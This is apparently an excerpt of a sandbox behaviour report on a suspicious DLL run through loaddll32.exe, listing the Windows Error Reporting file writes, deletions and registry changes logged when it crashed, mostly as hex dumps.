C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8142	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8146	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 33 00 3a 00 31 00 34 00 3a 00 35 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T23:14 :59Z</CreationTime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8244	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8248	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8250	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8290	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	8294	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6D8.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_3fb78dbd3096a159cff8d7df2087ea8f72df4a_7cac0383_1a1ec4c1\Report.wer	0	2	fd fd		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_3fb78dbd3096a159cff8d7df2087ea8f72df4a_7cac0383_1a1ec4c1\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_3fb78dbd3096a159cff8d7df2087ea8f72df4a_7cac0383_1a1ec4c1\Report.wer	10498	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 37 00 31 00 34 00 35 00 34 00 38 00 34 00 37 00 30 00	MetadataHash=-1714548470	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{d3771203-be65-ea9b-05cf-ea5d044179c1}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DC036BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 AF 00 92 19 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DC01FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **6568**, Parent PID: **408**

General

Target ID:	12
Start time:	16:15:06
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 408 -s 640
Imagebase:	0xc00000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72321717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDB97.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDB97.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_7875e6245bdd47cab51d5025544adb25af7c1d5b_7cac0383_19f2e3d2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_7875e6245bdd47cab51d5025544adb25af7c1d5b_7cac0383_19f2e3d2\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7231497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDB97.tmp	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDB97.tmp.xml	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC73.tmp.csv	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDEC6.tmp.txt	success or wait	1	7231497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 36 63 62 fd 05 12 00 00 00 00 00	MDMP 6cb	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 01 00 00 fd 36 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT6cb0Pacific Standard TimePacific Daylight Time	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	7646	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 58 fd fd 00 00 00 00 00 14 0d 49 00 02 00 00 00 00 00 00 00 44 fd fd 00 fd 19 40 00 23 00 00 00 17 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@XID@#+	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	1632	168	28 18 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 04 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	(@	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	10510	20	12 00 00 00 2c 2f fd 00 00 00 00 00 04 00 00 00 32 2a 00 00	,/2*	success or wait	18	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	10802	4	fd 7a 3a 77	z:w	success or wait	17	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	46214	2136	fd fd 2f 77 fd fd 2d 77 fd 00 00 00 fd fd fd fd 10 00 00 00 3c fd fd 00 08 fd fd 00 fd fd fd fd 40 fd 2d 77 40 fd 2d 77 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 3a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 12 fd 00 34 fd fd 00 50 fd fd 00 3c fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	/w-w<@-w@-wH:T4P<	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	1800	4	03 00 00 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 58 fd fd 00 00 00 00 00 14 0d 49 00 fd fd fd fd 00 00 00 00 44 fd fd 00 fd 19 40 00 23 00 00 00 17 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@XID@#+	success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	1900	48	4c 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 fd fd fd 00 00 00 00 00 58 08 00 00 fd fd 00 00 fd 02 00 00 42 26 00 00	L XB&	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	5744	120	00 00 fd 73 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	s`A!-aBB?#@A	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	7612	34	1c 00 00 00 64 00 36 00 59 00 43 00 55 00 57 00 34 00 32 00 31 00 70 00 2e 00 64 00 6c 00 6c 00 00 00	d6YCUW421p.dll	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 10 fd 02 00 00 00 00 00 60 07 03 00 00 00 00 fd 4e 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 42 fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6e fd 1a 00 00 00 00 00 fd 1d 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 4e 48 05 00 00 00 00 00 fd 20 fd 7b 00 00 00 00 22 28 79 20 00 00 00 00 00 fd fd 7b 20 00 00 00 00 11 66 2a 01 00 00 00 00 3d 33 01 00 fd 2e 01 00 fd 31 06 00 2f 0a 00 fd 1d 05 00 06 7f 15 00 4e 48 05 00 3c fd 3b 00 fd fd 01 00 6c 04 17 00 00 00 00 00 72 fd 25 00 3c 7e 04	@!/FK?Zb`NBn@NH {"(y { f*=3.1NH<;lr%<~	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	48350	8668	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 24 01 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 17 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$$)`8T	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	7231497A	unknown
